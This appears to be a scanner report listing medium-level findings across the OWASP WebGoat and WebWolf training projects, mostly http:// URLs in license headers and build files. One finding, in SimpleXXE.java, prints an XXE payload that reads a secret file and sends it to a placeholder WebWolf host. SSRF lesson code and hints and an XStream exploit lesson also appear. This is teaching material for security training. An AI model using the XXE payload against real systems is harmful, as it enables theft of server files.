4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/sql-
injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson
5Test.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

```
webgoat-lessons/sql-
injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson
6aTest.java:2
```

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/sql-
injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson
6bTest.java:2
```

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/sql-
injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson
8Test.java:2
```

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9Test.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/SqlLessonTest.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/ssrf/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>ssrf</artifactId>
```

webgoat-lessons/ssrf/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>ssrf</artifactId>
5   <packaging>jar</packaging>
```

webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRF.java:10

Level Medium

```
7 /**
8 *
*****  
***  
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.  
10 * please see http://www.owasp.org/  
  
11 * <p>  
12 * Copyright (c) 2002 - 2014 Bruce Mayhew  
13 * <p>
```

webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask1.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:53

Level Medium

```
50 try {  
51   StringBuffer html = new StringBuffer();  
52  
53   if (url.matches("http://ifconfig.pro")) {  
  
54     URL u = new URL(url);  
55     URLConnection urlConnection = u.openConnection();  
56     BufferedReader in = new BufferedReader(new  
InputStreamReader(urlConnection.getInputStream()));
```

webgoat-lessons/ssrf/src/main/resources/html/SSRF.html:3

Level Medium

```
1 <!DOCTYPE html>
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
5   <div class="lesson-page-wrapper">
6     <div class="adoc-content" th:replace="doc:SSRF_Intro.adoc"></div>
```

webgoat-lessons/ssrf/src/main/resources/i18n/WebGoatLabels.properties:9

Level Medium

```
6
7 ssrf.hint1=You should use an HTTP proxy to intercept the request and change the URL.
8 ssrf.hint2=If Tom is images/tom.png, Jerry would be images/jerry.png.

9 ssrf.hint3=You need to put the protocol, "http://" in front of ifconfig.pro.
```

webgoat-lessons/ssrf/src/main/resources/lessonPlans/en/SSRF_Task2.adoc:1

Level Medium

```
1 === Change the request so the server gets information from http://ifconfig.pro

2 Click the button and figure out what happened.
```

webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:59

Level Medium

```
56 @Test  
57 public void modifyUrlIfconfigPro() throws Exception {  
58     mockMvc.perform(MockMvcRequestBuilders.post("/SSRF/task2")  
  
59         .param("url", "http://ifconfig.pro"))  
  
60         .andExpect(status().isOk()).andExpect(jsonPath("$.lessonCompleted", is(true)));  
61 }  
62
```

webgoat-lessons/vulnerable-components/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">  
3     <modelVersion>4.0.0</modelVersion>  
4     <artifactId>vulnerable-components</artifactId>
```

webgoat-lessons/vulnerable-components/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  3   <modelVersion>4.0.0</modelVersion>
  4   <artifactId>vulnerable-components</artifactId>
  5   <packaging>jar</packaging>
```

webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/ContactImpl.java:2

Level Medium

```
1 /*
 2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
 3 * please see http://www.owasp.org/
 4 *
 5 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/Contact.java:2

Level Medium

```
1 /*
 2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
 3 * please see http://www.owasp.org/
 4 *
 5 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
webgoat-lessons/vulnerable-
components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponents.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/vulnerable-
components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLesson.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/vulnerable-
components/src/main/resources/html/VulnerableComponents.html:3
```

Level Medium

```
1 <!DOCTYPE html>
```

```
2
```

```
3 <html xmlns:th="http://www.thymeleaf.org">
```

```
4
```

```
5 <link rel="stylesheet" type="text/css" href="http://code.jquery.com/ui/1.9.1
```

```
/themes/base/jquery-ui.css" />
6      <div class="lesson-page-wrapper">
```

webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5

Level Medium

```
2
3 <html xmlns:th="http://www.thymeleaf.org">
4
```

```
5   <link rel="stylesheet" type="text/css"
6     href="http://code.jquery.com/ui/1.9.1/themes/base/jquery-ui.css" />
```

```
6      <div class="lesson-page-wrapper">
7        <div class="adoc-content" th:replace="doc:VulnerableComponents_plan.adoc"></div>
8      </div>
```

webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5a.adoc:1

Level Medium

```
1 == Exploiting http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-7285[CVE-2013-7285] (XStream)
```

```
2
3 WebGoat uses an XML document to add contacts to a contacts database.
4 [source,xml]
```

webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5.adoc:6

Level Medium

3 === Commons Collections

4 In November of 2015, the Apache Commons Collections component latest release was 8 years old. Commons Collections was considered a reliable and stable component. A researcher found a way to exploit a ...

5

6 Ref: <http://www.pcworld.com/article/3004633/business-security/thousands-of-java-applications-vulnerable-to-nine-month-old-remote-code-execution-exploit.html>[Thousands of Java applications vulnerable t...]

7

8

9 === Dinis Cruz and Alvaro Munoz exploit of XStream

webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content6.adoc:12

Level Medium

9

10 == What to do

11 * Generate an OSS Bill of Materials.

12 ** Use <http://lmgtfy.com/?q=OSS+bill+of+materials>[automated tooling]

13 * Baseline open source consumption in your organization.

14 * Develop an open source component risk management strategy to mitigate current risk and reduce future risk.

webgoat-lessons/vulnerable-components/src/main/resources/lessonSolutions/html/VulnerableComponents.html:3

Level Medium

1 <!DOCTYPE html>

2

3 <html xmlns:th="http://www.thymeleaf.org">

4

5

6

```
webgoat-lessons/vulnerable-
components/src/test/java/org/owasp/webgoat/vulnerable_components/VulnerableCompo
nentsLessonTest.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

```
webgoat-lessons/webgoat-introduction/pom.xml:1
```

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>webgoat-introduction</artifactId>
```

```
webgoat-lessons/webgoat-introduction/pom.xml:2
```

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3 <modelVersion>4.0.0</modelVersion>
4 <artifactId>webgoat-introduction</artifactId>
5 <packaging>jar</packaging>
```

webgoat-lessons/webgoat-introduction/src/main/java/org/owasp/webgoat/introduction/WebGoatIntroduction.java:

Level Medium

```
7 /**
8 *
*****  
***  
9 * This file is part of WebGoat, an Open Web Application Security Project utility. For details.  
10 * please see http://www.owasp.org/  
  
11 * <p>  
12 * Copyright (c) 2002 - 2014 Bruce Mayhew  
13 * <p>
```

webgoat-lessons/webgoat-introduction/src/main/resources/html/WebGoatIntroduction.html:2

Level Medium

```
1 <!DOCTYPE html>  
  
2 <html xmlns:th="http://www.thymeleaf.org">  
  
3
4 <div class="lesson-page-wrapper">
5   <div class="adoc-content" th:replace="doc:Introduction.adoc"></div>
```

webgoat-lessons/webgoat-lesson-template/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>webgoat-lesson-template</artifactId>
```

webgoat-lessons/webgoat-lesson-template/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>webgoat-lesson-template</artifactId>
5     <packaging>jar</packaging>
```

webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/LessonTemplate.java:2

Level Medium

```
1 /*

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see http://www.owasp.org/

3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/SampleAttack.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
3 * please see http://www.owasp.org/  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">  
2  
3 <div class="lesson-page-wrapper">  
4     <!-- reuse this lesson-page-wrapper block for each 'page' of content in your lesson -->
```

webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-glue.adoc:9

Level Medium

```
6  
7 [source]  
8 ----  
9 <html xmlns:th="http://www.thymeleaf.org">  
10  
11 <div class="lesson-page-wrapper">  
12     <div class="adoc-content" th:replace="doc:lesson-template-intro.adoc"></div>
```

webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-

template-video.adoc:7

Level Medium

```
4
5 video::video/sample-video.m4v[width=480,start=5]
6
```

7 see <http://asciidoc.org/docs/asciidoc-syntax-quick-reference/#videos> for more detail on video syntax

webgoat-lessons/webwolf-introduction/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
 3   <modelVersion>4.0.0</modelVersion>
 4   <artifactId>webwolf-introduction</artifactId>
```

webgoat-lessons/webwolf-introduction/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
 3   <modelVersion>4.0.0</modelVersion>
 4   <artifactId>webwolf-introduction</artifactId>
 5   <packaging>jar</packaging>
```

webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/LandingAssignment.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/MailAssignment.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/WebWolfIntroduction.java:2

Level Medium

```
1 /*
```

2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:2

Level Medium

```
1 <!DOCTYPE html>  
  
2 <html xmlns:th="http://www.thymeleaf.org">  
  
3  
4 <div class="lesson-page-wrapper">  
5   <div class="adoc-content" th:replace="doc:IntroductionWebWolf.adoc"></div>
```

webgoat-lessons/webwolf-introduction/src/main/resources/templates/webwolfPasswordReset.html:2

Level Medium

```
1 <!DOCTYPE html>  
  
2 <html xmlns:th="http://www.thymeleaf.org">  
  
3 <head>  
4   <link rel="stylesheet" type="text/css"  
th:href="@{/plugins/bootstrap/css/bootstrap.min.css}"/>  
5   <link rel="stylesheet" type="text/css" th:href="@{/css/font-awesome.min.css}"/>
```

webgoat-lessons/xxe/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  
2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3 <modelVersion>4.0.0</modelVersion>
4 <artifactId>xxe</artifactId>
```

webgoat-lessons/xxe/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3 <modelVersion>4.0.0</modelVersion>
4 <artifactId>xxe</artifactId>
5 <packaging>jar</packaging>
```

webgoat-
lessons/xxe/src/main/java/org/owasp/webgoat/xxe/BlindSendFileAssignment.java:26

Level Medium

```
23 /**
24 *
*****
***
```

25 * This file is part of WebGoat, an Open Web Application Security Project utility. For
details.

26 * please see <http://www.owasp.org/>

```
27 * <p>
28 * Copyright (c) 2002 - 20014 Bruce Mayhew
29 * <p>
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comment.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/CommentsEndpoint.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comments.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-
lessons/xxe/src/main/java/org/owasp/webgoat/xxe/ContentTypeAssignment.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

```
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Ping.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

```
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:2
```

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/
```

```
3 *
```

```
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
```

```
5 *
```

```
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:100
```

Level Medium

```
97 public String getSampleDTDFile() {  
98     return "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n"  
99     + "<!ENTITY % file SYSTEM \"file:replace-this-by-webgoat-temp-  
directory/XXE/secret.txt\">\n"  
  
100    + "<!ENTITY % all \"<!ENTITY send SYSTEM 'http://replace-this-by-webwolf-  
base-url/landing?text=%file;'>\">\n"  
  
101    + "%all;";  
102 }  
103
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/User.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/XXE.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/xxe/src/main/resources/html/XXE.html:1

Level Medium

```
1 <html xmlns:th="http://www.thymeleaf.org">  
  
2  
3 <script th:src="@{/lesson_js/xxe.js}" language="JavaScript"></script>  
4
```

webgoat-lessons/xxe/src/main/resources/i18n/WebGoatLabels.properties:3

Level Medium

```
1 #  
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
  
3 # please see http://www.owasp.org/  
  
4 # <p>  
5 # Copyright (c) 2002 - 2017 Bruce Mayhew  
6 # <p>
```

webgoat-
lessons/xxe/src/test/java/org/owasp/webgoat/xxe/ContentTypeAssignmentTest.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/SimpleXXETest.java:2

Level Medium

```
1 /*  
  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webgoat-server/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">  
3     <modelVersion>4.0.0</modelVersion>  
4     <artifactId>webgoat-server</artifactId>
```

webgoat-server/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0  
http://maven.apache.org/maven-v4_0_0.xsd">  
  
3     <modelVersion>4.0.0</modelVersion>  
4     <artifactId>webgoat-server</artifactId>  
5     <packaging>jar</packaging>
```

webgoat-server/pom.xml:175

Level Medium

```
172 <artifactId>spring-boot-maven-plugin</artifactId>
173 <configuration>
174   <excludeDevtools>true</excludeDevtools>
```

```
175  <!-- See http://docs.spring.io/spring-boot/docs/current/reference/html/howto-build.html#howto-extract-specific-libraries-when-an-executable-jar-runs -->
```

```
176  <requiresUnpack>
177    <dependency>
178      <groupId>org.thymeleaf.extra</groupId>
```

webgoat-server/src/main/java/org/owasp/webgoat/StartWebGoat.java:3

Level Medium

```
1 /*
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 * please see http://www.owasp.org/
4 * <p>
5 * Copyright (c) 2002 - 2017 Bruce Mayhew
6 * <p>
```

webwolf/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <artifactId>webwolf</artifactId>
```

webwolf/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
```

```
2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">
```

```
3   <modelVersion>4.0.0</modelVersion>
4   <artifactId>webwolf</artifactId>
5   <packaging>jar</packaging>
```

webwolf/src/main/java/org/owasp/webwolf/FileServer.java:2

Level Medium

```
1 /*
```

```
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,
  please see http://www.owasp.org/
```

```
3 *
4 * Copyright (c) 2002 - 2019 Bruce Mayhew
5 *
```

webwolf/src/main/java/org/owasp/webwolf/FileServer.java:118

Level Medium

```
115     }
116
117     modelAndView.addObject("files", uploadedFiles);

118     modelAndView.addObject("webwolf_url", "http://" + server + ":" + port);

119     return modelAndView;
120 }
121 }
```

```
webwolf/src/main/java/org/owasp/webwolf/mailbox/Email.java:2
```

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

```
webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxController.java:2
```

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

```
webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxRepository.java:2
```

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/MvcConfiguration.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/requests/LandingPage.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/requests/Requests.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/requests/WebWolfTraceRepository.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/user/RegistrationController.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/user/UserForm.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/user/UserRepository.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/user/UserService.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/user/UserValidator.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/user/WebGoatUser.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/java/org/owasp/webwolf/WebSecurityConfig.java:3

Level Medium

```
1  
2 /*  
3 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
4 *  
5 * Copyright (c) 2002 - 2019 Bruce Mayhew  
6 *
```

webwolf/src/main/java/org/owasp/webwolf/WebWolf.java:2

Level Medium

```
1 /*  
2 * This file is part of WebGoat, an Open Web Application Security Project utility. For details,  
please see http://www.owasp.org/  
3 *  
4 * Copyright (c) 2002 - 2019 Bruce Mayhew  
5 *
```

webwolf/src/main/resources/i18n/messages.properties:3

Level Medium

```
1 #
2 # This file is part of WebGoat, an Open Web Application Security Project utility. For details,
3 # please see http://www.owasp.org/
4 # <p>
5 # Copyright (c) 2002 - 2017 Bruce Mayhew
6 # <p>
```

webwolf/src/main/resources/static/images/wolf.svg:2

Level Medium

```
1 <?xml version="1.0" encoding="UTF-8" standalone="no"?>
2 <!-- Created with Inkscape (http://www.inkscape.org/) -->
3 <svg
4   xmlns:dc="http://purl.org/dc/elements/1.1/"
5   xmlns:cc="http://creativecommons.org/ns#"
```

webwolf/src/main/resources/static/images/wolf.svg:4

Level Medium

```
1 <?xml version="1.0" encoding="UTF-8" standalone="no"?>
2 <!-- Created with Inkscape (http://www.inkscape.org/) -->
3 <svg
4   xmlns:dc="http://purl.org/dc/elements/1.1/"
5   xmlns:cc="http://creativecommons.org/ns#"
6   xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
7   xmlns:svg="http://www.w3.org/2000/svg"
```

